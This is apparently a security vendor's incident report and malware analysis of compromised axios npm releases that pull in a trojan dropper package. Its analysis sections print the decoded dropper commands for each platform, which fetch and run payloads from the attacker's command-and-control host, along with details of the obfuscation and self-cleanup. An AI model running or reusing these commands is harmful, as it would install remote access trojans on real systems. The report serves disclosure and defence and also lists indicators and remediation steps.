
axios HTTP client library published to npm: axios@1.14.1 and axios@0.30.4. Both versions were published using the compromised npm credentials of a lead axios maintainer, bypassing the project’s normal GitHub Actions CI/CD pipeline. The attacker changed the maintainer’s account email to an anonymous ProtonMail address and manually published the poisoned packages via the npm CLI.
The malicious versions inject a new dependency, plain-crypto-js@4.2.1, which is never imported anywhere in the axios source code. Its sole purpose is to execute a postinstall script that acts as a cross platform remote access trojan (RAT) dropper, targeting macOS, Windows, and Linux. The dropper contacts a live command and control server and delivers platform specific second stage payloads. After execution, the malware deletes itself and replaces its own package.json with a clean version to evade forensic detection.
Neither malicious version contains a single line of malicious code inside axios itself. Instead, both inject a fake dependency, plain-crypto-js@4.2.1, a package that is never imported anywhere in the axios source, whose only purpose is to run a postinstall script that deploys a cross-platform remote access trojan (RAT). The dropper contacts a live command-and-control server, delivers separate second-stage payloads for macOS, Windows, and Linux, then erases itself and replaces its own package.json with a clean decoy, leaving a developer who inspects their node_modules folder after the fact with no indication anything went wrong.
If you have installed axios@1.14.1 or axios@0.30.4, assume your system is compromised. Pin to the safe versions: axios@1.14.0 (1.x branch) or axios@0.30.3 (0.x branch). Rotate all secrets and credentials on affected machines and check network logs for connections to the indicators of compromise listed below.
We are actively investigating this incident and will update this post with a full technical breakdown, including malware analysis, indicators of compromise, and detailed remediation guidance. Stay tuned.
We performed full static and runtime analysis of the malicious packages, including complete decoding of the obfuscated dropper. The malware self-destructs after execution and replaces its own package.json with a clean stub, actively concealing evidence of the attack from post-infection inspection.
Attack Timeline
The attack was pre-staged across roughly 18 hours, with the malicious dependency seeded on npm before the axios releases to avoid “brand-new package” alarms from security scanners:
2026-03-30 — 05:57 UTC
plain-crypto-js@4.2.0 published by nrwise@proton.me — a clean decoy containing a full copy of the legitimate crypto-js source, no postinstall hook. Its sole purpose is to establish npm publishing history so the package does not appear as a zero-history account during later inspection.
2026-03-30 — 23:59 UTC
plain-crypto-js@4.2.1 published by nrwise@proton.me — malicious payload added. The postinstall: "node setup.js" hook and obfuscated dropper are introduced.
2026-03-31 — 00:21 UTC
axios@1.14.1 published by compromised jasonsaayman account (email: ifstap@proton.me) — injects plain-crypto-js@4.2.1 as a runtime dependency, targeting the modern 1.x user base.
2026-03-31 — 01:00 UTC
axios@0.30.4 published by the same compromised account — identical injection into the legacy 0.x branch, published 39 minutes later to maximize coverage across both release lines.
Background: What Is axios?
axios is the most popular HTTP client library in the JavaScript ecosystem. It is used in virtually every Node.js and browser application that makes HTTP requests — from React front-ends to CI/CD tooling to server-side APIs. With over 300 million weekly downloads, a compromise of even a single minor release has an enormous potential blast radius. A developer running a routine npm install or npm update would have no reason to suspect the package was deploying malware.
How the Attack Works
Step 1 — Maintainer Account Hijack
The attacker compromised the jasonsaayman npm account, the primary maintainer of the axios project. The account’s registered email was changed to ifstap@proton.me — an attacker-controlled ProtonMail address. Using this access, the attacker published malicious builds across both the 1.x and 0.x release branches simultaneously, maximizing the number of projects exposed.
Both axios@1.14.1 and axios@0.30.4 are recorded in the npm registry as published by jasonsaayman, making them indistinguishable from legitimate releases at a glance.
A critical forensic signal is visible in the npm registry metadata. Every legitimate axios 1.x release is published via GitHub Actions with npm’s OIDC Trusted Publisher mechanism, meaning the publish is cryptographically tied to a verified GitHub Actions workflow. axios@1.14.1 breaks that pattern entirely — published manually via a stolen npm access token with no OIDC binding and no gitHead:
// axios@1.14.0 — LEGITIMATE
"_npmUser": {
  "name": "GitHub Actions",
  "email": "npm-oidc-no-reply@github.com",
  "trustedPublisher": {
    "id": "github",
    "oidcConfigId": "oidc:9061ef30-3132-49f4-b28c-9338d192a1a9"
  }
}

// axios@1.14.1 — MALICIOUS
"_npmUser": {
  "name": "jasonsaayman",
  "email": "ifstap@proton.me"
  // no trustedPublisher, no gitHead, no corresponding GitHub commit or tag
}
There is no commit or tag in the axios GitHub repository that corresponds to 1.14.1. The release exists only on npm. The OIDC token that legitimate releases use is ephemeral and scoped to the specific workflow — it cannot be stolen. The attacker must have obtained a long-lived classic npm access token for the account.
Step 2 — Staging the Malicious Dependency
Before publishing the backdoored axios releases, the attacker pre-staged a malicious package on npm: plain-crypto-js@4.2.1, published from a separate throwaway account (nrwise, nrwise@proton.me). Note the shared use of ProtonMail across both accounts — a consistent operational pattern for this actor.
This package is deliberately designed to look legitimate:
- Masquerades as
crypto-js— the same description (“JavaScript library of crypto standards”), the same author attribution (Evan Vosberg), and the same repository URL pointing togithub.com/brix/crypto-js - Contains a
postinstallhook:"postinstall": "node setup.js"— executes automatically, without any user action, on everynpm install - Pre-stages its own evidence destruction — includes a file called
package.md, a cleanpackage.jsonstub (version4.2.0, nopostinstall) ready to overwrite the real manifest after the attack runs
Step 3 — Injecting the Dependency into axios
The attacker published axios@1.14.1 and axios@0.30.4 with plain-crypto-js: "^4.2.1" added as a runtime dependency — a package that has never appeared in any legitimate axios release. The diff is surgical: every other dependency is identical to the prior clean version.
Dependency comparison between clean and compromised versions:
- axios@1.14.0 — follow-redirects, form-data, proxy-from-env [CLEAN]
- axios@1.14.1 — follow-redirects, form-data, proxy-from-env, plain-crypto-js@^4.2.1 [MALICIOUS]
- axios@0.30.3 — follow-redirects, form-data, proxy-from-env [CLEAN]
- axios@0.30.4 — follow-redirects, form-data, proxy-from-env, plain-crypto-js@^4.2.1 [MALICIOUS]
When a developer runs npm install axios@1.14.1, npm resolves the dependency tree and installs plain-crypto-js@4.2.1 automatically. npm then executes plain-crypto-js’s postinstall script, launching the dropper.
Phantom dependency: A grep across all 86 files in axios@1.14.1 confirms that plain-crypto-js is never imported or require()’d anywhere in the axios source code. It is added to package.json only to trigger the postinstall hook. A dependency that appears in the manifest but has zero usage in the codebase is a high-confidence indicator of a compromised release.
The RAT Dropper: setup.js — Static Analysis
setup.js is a single minified file employing a two-layer obfuscation scheme designed to evade static analysis tools and confuse human reviewers.
Obfuscation Technique
All sensitive strings — module names, OS identifiers, shell commands, the C2 URL, and file paths — are stored as encoded values in an array named stq[]. Two functions decode them at runtime:
_trans_1(x, r) — XOR cipher. The key "OrDeR_7077" is parsed through JavaScript’s Number(): alphabetic characters produce NaN, which in bitwise operations becomes 0. Only the digits 7, 0, 7, 7 in positions 6–9 survive, giving an effective key of [0,0,0,0,0,0,7,0,7,7]. Each character at position r is decoded as:
charCode XOR key[(7 × r × r) % 10] XOR 333
_trans_2(x, r) — Outer layer. Reverses the encoded string, replaces _ with =, base64-decodes the result (interpreting the bytes as UTF-8 to recover Unicode code points), then passes the output through _trans_1.
The dropper’s entry point is _entry("6202033"), where 6202033 is the C2 URL path segment. The full C2 URL is: http://sfrclak.com:8000/6202033
Fully Decoded Strings
StepSecurity fully decoded every entry in the stq[] array. The recovered plaintext reveals the complete attack:
stq[0]  → "child_process"          // shell execution
stq[1]  → "os"                      // platform detection
stq[2]  → "fs"                      // filesystem operations
stq[3]  → "http://sfrclak.com:8000/"   // C2 base URL
stq[5]  → "win32"                   // Windows platform identifier
stq[6]  → "darwin"                  // macOS platform identifier
stq[12] → "curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &"
stq[13] → "package.json"            // deleted after execution
stq[14] → "package.md"              // clean stub renamed to package.json
stq[15] → ".exe"
stq[16] → ".ps1"
stq[17] → ".vbs"
Platform-Specific Payloads
The dropper checks os.platform() and branches into one of three attack paths:
macOS AppleScript Dropper
On macOS (darwin), the dropper writes an AppleScript file to the system temp directory and executes it silently:
nohup osascript "" > /dev/null 2>&1 &The AppleScript contacts the C2 server with POST body packages.npm.org/product0, downloads the macOS RAT binary, saves it to /Library/Caches/com.apple.act.mond (a path designed to look like a legitimate Apple system cache entry), makes it executable with chmod 770, and launches it in the background via /bin/zsh:
do shell script "curl -o /Library/Caches/com.apple.act.mond \
  -d packages.npm.org/product0 \
  -s http://sfrclak.com:8000/6202033 \
  && chmod 770 /Library/Caches/com.apple.act.mond \
  && /bin/zsh -c \"/Library/Caches/com.apple.act.mond http://sfrclak.com:8000/6202033 &\" \
  &> /dev/null"
The AppleScript file is deleted after execution. The only persistent artifact is /Library/Caches/com.apple.act.mond. The path is deliberate: /Library/Caches/ is a system-owned directory rarely inspected during incident response, and the name com.apple.act.mond mimics Apple’s reverse-DNS daemon naming convention — the suffix likely abbreviates “Activity Monitor Daemon” to blend in with legitimate Apple background processes in the same directory.
Windows VBScript + PowerShell Dropper
On Windows (win32), the attack chain involves three stages:
- Run
where powershellto locate the PowerShell binary path - Copy the PowerShell binary to
%PROGRAMDATA%\wt.exe— disguised as the Windows Terminal executable, providing a persistent copy of the interpreter - Write a VBScript (
.vbs) to the temp directory and execute it viacscript //nologo
The VBScript runs a fully hidden cmd.exe window (0, False suppresses all UI):
Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd.exe /c curl -s -X POST " & _
"-d ""packages.npm.org/product1"" " & _
"""http://sfrclak.com:8000/6202033"" > """ " " & _
"& powershell -w hidden -ep bypass -file """ " " & _
"""http://sfrclak.com:8000/6202033"" & del """ " /f", 0, FalseThe C2 returns a PowerShell RAT script, saved to %TEMP%\6202033.ps1 (using the campaign ID as filename). It runs with -ExecutionPolicy Bypass and -WindowStyle Hidden, then self-deletes. The VBScript (%TEMP%\6202033.vbs) is also deleted by cscript after execution. The only persistent artifact is %PROGRAMDATA%\wt.exe.
Linux Python Dropper
On all other platforms (Linux, etc.), the dropper executes a direct shell command via Node.js’s execSync:
curl -o /tmp/ld.py \
  -d packages.npm.org/product2 \
  -s http://sfrclak.com:8000/6202033 \
&& nohup python3 /tmp/ld.py http://sfrclak.com:8000/6202033 > /dev/null 2>&1 &
The C2 returns a Python RAT script. It is saved to /tmp/ld.py and executed in the background with nohup. The file remains on disk at /tmp/ld.py.
Three products, one C2: Each platform sends a distinct POST body to the same C2 URL — packages.npm.org/product0 (macOS), packages.npm.org/product1 (Windows), packages.npm.org/product2 (Linux). This allows the C2 server to serve a platform-appropriate payload in response to a single endpoint. The packages.npm.org/ prefix in the POST body is a deliberate attempt to make outbound traffic appear as benign npm registry communication in network logs and SIEM rules at a glance.
Self-Cleanup — Hiding the Evidence
After launching the platform payload, setup.js performs three forensic cleanup steps that make standard post-infection analysis unreliable:
- Deletes itself —
fs.unlink(__filename)removessetup.jsfrom the installed package directory - Deletes
package.json— removes the file that contains the incriminating"postinstall": "node setup.js"hook - Renames
package.mdtopackage.json— the pre-staged clean stub (version4.2.0, nopostinstall, nosetup.jsreference) is moved into place
Any post-infection inspection of node_modules/plain-crypto-js/package.json will show a completely clean manifest. There is no postinstall script, no setup.js file, and no indication that anything malicious was ever installed. Running npm audit or manually reviewing the installed package directory will not reveal the compromise.
Why the directory presence still matters: Even after cleanup, the existence of node_modules/plain-crypto-js/ is sufficient evidence of compromise — this package is not a dependency of any legitimate axios version. If you find this directory, the dropper ran.
Indicators of Compromise
Malicious npm Packages
- axios@1.14.1shasum: 2553649f2322049666871cea80a5d0d6adc700ca
- axios@0.30.4shasum: d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71
- plain-crypto-js@4.2.1shasum: 07d889e2dadce6f3910dcbc253317d28ca61c766
Network Indicators
- C2 domainsfrclak.com
- C2 IP142.11.206.73
- C2 URLhttp://sfrclak.com:8000/6202033
- C2 POST body — macOSpackages.npm.org/product0
- C2 POST body — Windowspackages.npm.org/product1
- C2 POST body — Linuxpackages.npm.org/product2
File System Indicators
- macOS/Library/Caches/com.apple.act.mond
- Windows (persistent)%PROGRAMDATA%\wt.exe
- Windows (temp, self-deletes)%TEMP%\6202033.vbs
- Windows (temp, self-deletes)%TEMP%\6202033.ps1
- Linux/tmp/ld.py
Attacker-Controlled Accounts
- jasonsaaymanCompromised legitimate axios maintainer account — email changed to ifstap@proton.me
- nrwiseAttacker-created account — nrwise@proton.me — published plain-crypto-js
Safe Version Reference
- axios@1.14.0 (safe)shasum: 7c29f4cf2ea91ef05018d5aa5399bf23ed3120eb
- axios@0.30.3 (safe)shasum: ab1be887a2d37dd9ebc219657704180faf2c4920
Am I Affected?
Check for the malicious axios versions in your project:
npm list axios 2>/dev/null | grep -E "1\.14\.1|0\.30\.4"
grep -A1 '"axios"' package-lock.json | grep -E "1\.14\.1|0\.30\.4"
Check for plain-crypto-js in node_modules:
ls node_modules/plain-crypto-js 2>/dev/null && echo "POTENTIALLY AFFECTED"If
setup.jsalready ran,package.jsoninside this directory will have been replaced with a clean stub. The presence of the directory is sufficient evidence the dropper executed.
Check for RAT artifacts on affected systems:
# macOS
ls -la /Library/Caches/com.apple.act.mond 2>/dev/null && echo "COMPROMISED"

# Linux
ls -la /tmp/ld.py 2>/dev/null && echo "COMPROMISED"

 "COMPROMISED"

# Windows (cmd.exe)
dir "%PROGRAMDATA%\wt.exe" 2>nul && echo COMPROMISED
Check CI/CD pipeline logs for any npm install executions that may have pulled axios@1.14.1 or axios@0.30.4. Any pipeline that installed either version should be treated as compromised and all injected secrets rotated immediately.
Remediation
- Downgrade axios to a clean version and pin it:
npm install axios@1.14.0 # for 1.x usersnpm install axios@0.30.3 # for 0.x users
Add an
overridesblock to prevent transitive resolution back to the malicious versions:{
“dependencies”: { “axios”: “1.14.0” },
“overrides”: { “axios”: “1.14.0” },
“resolutions”: { “axios”: “1.14.0” }
} - Remove
plain-crypto-jsfromnode_modules:rm -rf node_modules/plain-crypto-js
npm install --ignore-scripts - If a RAT artifact is found: treat the system as fully compromised. Do not attempt to clean in place — rebuild from a known-good state.
- Rotate all credentials on any system where the malicious package ran: npm tokens, AWS access keys, SSH private keys, cloud credentials (GCP, Azure), CI/CD secrets, and any values present in
.envfiles accessible at install time. - Audit CI/CD pipelines for runs that installed the affected versions. Any workflow that executed
npm installwith these versions should have all injected secrets rotated. - Use
--ignore-scriptsin CI/CD as a standing policy to preventpostinstallhooks from running during automated builds:npm ci --ignore-scripts - Block C2 traffic at the network/DNS layer as a precaution on any potentially exposed system:
# Block via firewall (Linux)
iptables -A OUTPUT -d 142.11.206.73-j DROP
# Block via /etc/hosts (macOS/Linux)
echo “0.0.0.0 sfrclak.com” >> /etc/hosts
How StepSecurity Helps
StepSecurity provides end-to-end npm supply chain security across three pillars: Prevent, Detect, and Respond. Here’s how each would have helped in this attack — and how they protect you against the next one. (Full documentation)
Prevent — Block Malicious Packages Before They Enter Your Codebase
- npm Package Cooldown Check — Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within 24 hours, this creates a crucial safety buffer. In this case,
plain-crypto-js@4.2.1was published hours before the axios releases — any PR updating toaxios@1.14.1oraxios@0.30.4during the cooldown period would have been blocked automatically. - npm Package Compromised Updates Check — StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously — often before official CVEs are filed. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked. Both
axios@1.14.1andplain-crypto-js@4.2.1were added to this database within minutes of detection. - Harden-Runner Egress Network Restrictions — Filters outbound network traffic during workflow execution, blocking all undeclared endpoints. Both DNS and network-level enforcement prevent covert data exfiltration. The C2 callback to
sfrclak.com:8000and the payload fetch in thepostinstallscript would have been blocked at the network level before the RAT could be delivered.
Detect — Continuous Visibility Across PRs, Repos, and Dev Machines
- Threat Intelligence + AI Package Analyst — Continuously monitors the npm registry for suspicious releases. In this case, both
axios@1.14.1andplain-crypto-js@4.2.1were flagged within minutes of publication — giving teams time to investigate, confirm malicious intent, and act before the packages accumulated significant installs. Alerts include the full behavioral analysis, decoded payload details, and direct links to the OSS Security Feed. - npm Package Search — Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius — which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.
- Harden-Runner Network Baselines — Automatically logs outbound network traffic per job and repository, establishing normal behavior patterns and flagging anomalies. Reveals whether malicious
postinstallscripts executed exfiltration attempts or contacted suspicious domains — even when the malware self-deletes its own evidence afterward.
StepSecurity Threat Center delivers real-time threat intel advisories to customers with direct links to search for affected packages across their organization. npm Package Search lets customers instantly check if compromised versions were introduced in any PR, default branch, or developer machine across their organization.
Respond — Investigate Incidents and Assess Organization-Wide Impact
- Threat Center — Real-time alerts about compromised packages, hijacked maintainers, and emerging attack campaigns delivered directly into existing SIEM workflows. Alerts include attack summaries, technical analysis, IOCs, affected versions, and remediation steps — everything needed to triage and respond immediately.
- Coordinated Remediation — Combines threat intel, package search, and network baselines to create a prioritized list of affected repositories with consistent guidance, enabling coordinated fixes across dozens or hundreds of repositories simultaneously.
Protect your pipelines: AI Package Analyst monitors every npm and PyPI publish in real time, scoring packages for supply chain risk before you install them. Harden-Runner enforces a network egress allowlist in GitHub Actions, blocking C2 callbacks and unexpected outbound connections even when a malicious package slips through.
<a href